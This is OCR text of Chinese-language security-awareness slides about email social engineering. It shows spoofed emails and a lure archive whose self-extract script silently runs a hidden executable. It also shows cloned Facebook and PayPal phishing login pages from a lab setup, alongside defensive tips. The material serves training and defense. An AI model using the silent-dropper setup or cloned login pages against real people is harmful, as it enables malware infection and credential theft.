
何謂社交工程(Social Engineering)

- 電子郵件社交工程：
  藉由傳送電子郵件方式，騙取收件者信任，進而開啟郵件內容的駭客攻擊模式。

- 透過電子郵件可以讓收件者
  (1)誘騙進入假網站
  (2)開啟惡意電子檔
  (3)下載問題檔案

假冒寄件者方式 - 完全假冒

- 由於電子郵件傳送協定弱點，駭客可完全假冒寄件者的名稱以及電子郵件位址，甚至可透過入侵寄件者的電腦來寄發電子郵件。



假冒寄件者方式-假冒攻擊

- SMTP 通信規範, **沒有辦法限制驗證寄件人的身份**. 雖然可以用身份驗證機制確保信是由特定人員寄出(例如加上簽章), 但沒辦法防止別人偽造你的 EMAIL 寄出信件. 頂多只能分辨出信是否為假的...

- 寄件人名稱可以是假的
- 超連結的狀態列可以是假的

- 整封信件，都是假的!!!!!!!!!

肯德基折價券 - 郵件 (HTML)

郵件 | 增益集 | Adobe PDF

回覆 | 全部回覆 | 轉寄 | 刪除 | 移動到資料夾 | 建立規則 | 其他動作 | 封鎖寄件者 | 安全清單 | 非垃圾郵件 | 分類 | 待處理 | 標記為未讀取 | 尋找 | 相關 | 選取

回應 | 動作 | 垃圾郵件 | 選項 | 尋找

寄件者: admin [admin@mcdonalds.com.tw]
寄件日期: 2009/9/11 (星期五) 下午 01:04
收件者: benny
副本:
主旨: 肯德基折價券

＊本優惠券不得與外送優惠服務同時使用，彩色與黑白列印皆適用
＊炸雞恕不開放選擇部位

列印優惠券 | 轉寄好友

肯德基早餐 三角薯餅 9-28

$15 原價$25
★使用期限2009/8/31-2009/11/29
★本優惠限早餐時段使用
★本券不適用肯德基外送服務
★產品以餐廳供應為準，並只限用乙次
★本券不得與其他優惠活動同時使用
★肯德基保有修改優惠的權利
★僅限供應早餐的肯德基餐廳使用

肯德基早餐 肉鬆蛋餅捲 9-21

$25 原價$35
★使用期限2009/8/31-2009/11/29
★本優惠限早餐時段使用
★本券不適用肯德基外送服務
★產品以餐廳供應為準，並只限用乙次
★本券不得與其他優惠活動同時使用
★肯德基保有修改優惠的權利
★僅限供應早餐的肯德基餐廳使用

肯德基早餐 皮蛋瘦肉粥加肉鬆 9-22

$35 原價$42
★使用期限2009/8/31-2009/11/29
★本優惠限早餐時段使用
★本券不適用肯德基外送服務
★產品以餐廳供應為準，並只限用乙次
★本券不得與其他優惠活動同時使用
★肯德基保有修改優惠的權利
★可更換同價格鮮煮粥
★僅限供應早餐的肯德基餐廳使用

肯德基早餐 金黃雙蛋燒餅 9-23

$40 原價$48
★使用期限2009/8/31-2009/11/29
★本優惠限早餐時段使用
★本券不適用肯德基外送服務
★產品以餐廳供應為準，並只限用乙次
★本券不得與其他優惠活動同時使用
★肯德基保有修改優惠的權利
★可更換同價格歐式燒餅
★僅限供應早餐的肯德基餐廳使用

郵件 增益集

回覆 全部回覆 轉寄 刪除 移動到資料夾 建立規則 其他動作 安全清單 尋找

回應 動作

儲存圖片

mickey ▸ 圖片 搜尋

檔案名稱(N): hack.png

存檔類型(T): PNG (*.png)

瀏覽資料夾(B) 存檔(S) 取消

寄件者:

收件者:

副本:

主旨: 瑤瑤殺很大寫真集

訊息 殺很大.rar (15 KB)

宅男殺手~~~瑤瑤殺很大寫真集 (全套寫真集下載)




下載更多寫真集

含有惡意程式附件

- 駭客在電子郵件附加含有惡意程式的檔案，這個檔案不一定是執行檔，可能是各種類型的應用程式，甚至是FLASH檔案。
- 駭客可夾帶任何存在作業系統中有弱點文件檔案類型，並誘騙使用者開啟附件檔案，以植入安裝木馬程式。例如：
  - 惡意程式的影片檔（*.wmv）
  - 惡意程式的Office文件（ *. doc）
  - 惡意程式的圖檔（ *. jpg）
  - 惡意程式的壓縮檔（ *. zip）
  - 惡意程式的PDF檔（ *. pdf）

笑話.rar - WinRAR (只剩下 20 天可以購買使用權)

檔案(F) 命令(C) 工具(S) 我的最愛(O) 選項(N) 說明(H)

加入 解壓縮到 測試 檢視 刪除 尋找 精靈 資訊 防毒 註解 保護

笑話.rar - 自解 RAR 壓縮檔, 未封裝大小 160,209 位元組

名稱

..

桌面.exe

超級笑話篇.txt


```
;下面的注?包含自?放?本命令

Setup=桌面.exe
TempMode
Silent=1
Overwrite=1
```

總共 160,209 位元組, 共計 2 個檔案

電子郵件使用安全應有的認知

社交工程電子郵件的陷阱

- 郵件中的遠端圖片下載（與ActiveX）
- 郵件中惡意程式附檔與連結



防範電子郵件攻擊終極心法

- 防範「電子郵件攻擊」有三要三不：
  三要就是
- 1要修補系統與應用程式之漏洞
- 2要安裝防毒軟體
- 3要更改郵件軟體的設定
  三不就是
- 1不開啟寄件者不認識的信件
- 2不開啟寄件者不認識郵件中的連結
- 3不開啟寄件者不認識郵件中附件檔案

案例：變更密碼信通知


- **資安案例**

近期有垃圾郵件假借知名社群網站帳號通知的名義，信件內容謊稱：為了確保帳號安全，要求用戶重新設定知名社群網站帳號，而使用者若想要知道其重新設定的帳號，就必須先開啟郵件中的附件檔案，來誘使知名社群網站使用者開啟郵件中夾帶檔案。而實際上這個附件檔中隱藏了一個名為「Trojan Bredolab」的木馬程式。

資料出處：資安人 2009/10/30


資安觀點

- 至**知名社群網站**頁面變更密碼
- 帳戶已被盜用或無法重設密碼，可與該業者聯絡。
- 安裝防毒軟體，並定期更新病毒碼




facebook
Hi,
You haven't been back to Facebook recently. You have received notifications while you were gone.
Sign in to Facebook and start connecting
Sign In
3 messages
請不要直接點選超連結網址!
Thanks,
The Facebook Team
To login to Facebook, follow the link below:
http://www.facebook.com/n/?find-friends%2F&mid=7713ddaG4c8dcf984297G1G7e&bcode=goXWd&n_m=network%40nfu.edu.tw
This message was intended for network@nfu.edu.tw. If you do not wish to receive this type of email from Facebook in the future, please click here to unsubscribe
Facebook, Inc. P.O. Box 10005, Palo Alto, CA 94303

請先檢查信件所列的超連結內容，是否連結至正確的網址，檢查方法：**在超連結上按滑鼠「右鍵」**，選擇「**複製超連結**」



開啟記事本，按滑鼠「右鍵」，選擇「貼上」，將剛才所複製的網址貼在記事本上，可以發現並不是facebook的正確網址(應為http://www.facebook.com/開頭)，因此判定該信為偽造信件，請不要點擊任何連結。

正確的危機意識與資安觀念

- 預防詐騙手法的攻擊
- 提高警覺，加強危機意識
- 不隨意開啟或下載郵件或軟體
- 定期做系統更新與資料備份的工作


重點項目

- 請勿開啟任何陌生人所寄來的電子郵件。
- 就算是認識的人也請勿點選「超連結」。
- 開啟任何郵件的附件檔前，請記得「另存新檔」掃毒後再開啟。


環境的安全性威脅

1. 惡意程式(malicious code)：「電腦病毒」單純指的是『Virus』，而「惡意程式」則泛指所有不懷好意的程式碼，包括電腦病毒、特洛伊木馬程式、電腦蠕蟲、後門程式。
2. 駭客入侵與網路破壞行為：駭客是企圖獲取或使用未經許可網路系統的人。而怪客(cracker)則是具有犯罪意圖的駭客。駭客們藉由找出資訊網路或電腦系統的安全弱點，取得未獲授權的網路資源。有時他們只為了好玩，只要破解網站的某些檔案就滿足了；但有些駭客則是蓄意搗亂、污損，甚至進行網路破壞行為。
3. 信用卡詐欺：被害人利用信用卡在電腦網路上購物消費，致信用卡卡號遭到網路駭客入侵攔截，繼而被冒用盜刷。

釣魚系統


Facebook – log in or sign up
192.168.197.128/login.html
facebook
Email or Phone
Password
Log In
Forgotten account?
Facebook helps you connect and share with the people in your life.
Create an account
It's free and always will be.
First name
Surname
Mobile number or email address
New password
Birthday
24
May
1993
Why do I need to provide my date of birth?
Female
Male
By clicking Sign Up, you agree to our Terms, Data Policy and Cookie Policy. You may receive SMS notifications from us and can opt out at any time.
Sign Up
Create a Page for a celebrity, band or business.
English (UK) اردو العربية हिन्दी বাংলা ਪੰਜਾਬੀ فارسی ગુજરાતી Deutsch Español
Sign Up Log In Messenger Facebook Lite Mobile Find Friends People Pages Places Games Locations Marketplace Groups Recipes Sports
Look Moments Instagram Local About Create ad Create Page Developers Careers Privacy Cookies AdChoices Terms Help


釣魚系統


Log in to your PayPal accou
192.168.197.128/login.html
PayPal
email
Password
Log In
Having trouble logging in?
or
Sign Up

環境的安全性威脅

4. 連線巧取(欺騙)(Spoofing)：使用者A 可以偽裝成使用者B 的識別，如此使用者A可以劫取使用者B 的任何重要資料。也就是入侵者捏造資料封包上的來源位址。這樣的方式暴露出，依靠位元址來定義授權的方式，或導致目標系統上，是否可被進入的特權破壞。
5. 竊聽(sniffer)：竊聽程式的基本功能便是蒐集、分析封包，而進階的竊聽程式還提供產生假封包、解碼等的功能，甚至可鎖定某來源或某目標主機的某些服務埠（Porter）的封包，而這些功能將提供有心人士監聽他人的連線、盜取他人的機密，以獲得不當的利益。

中間人攻擊難以防禦



案例

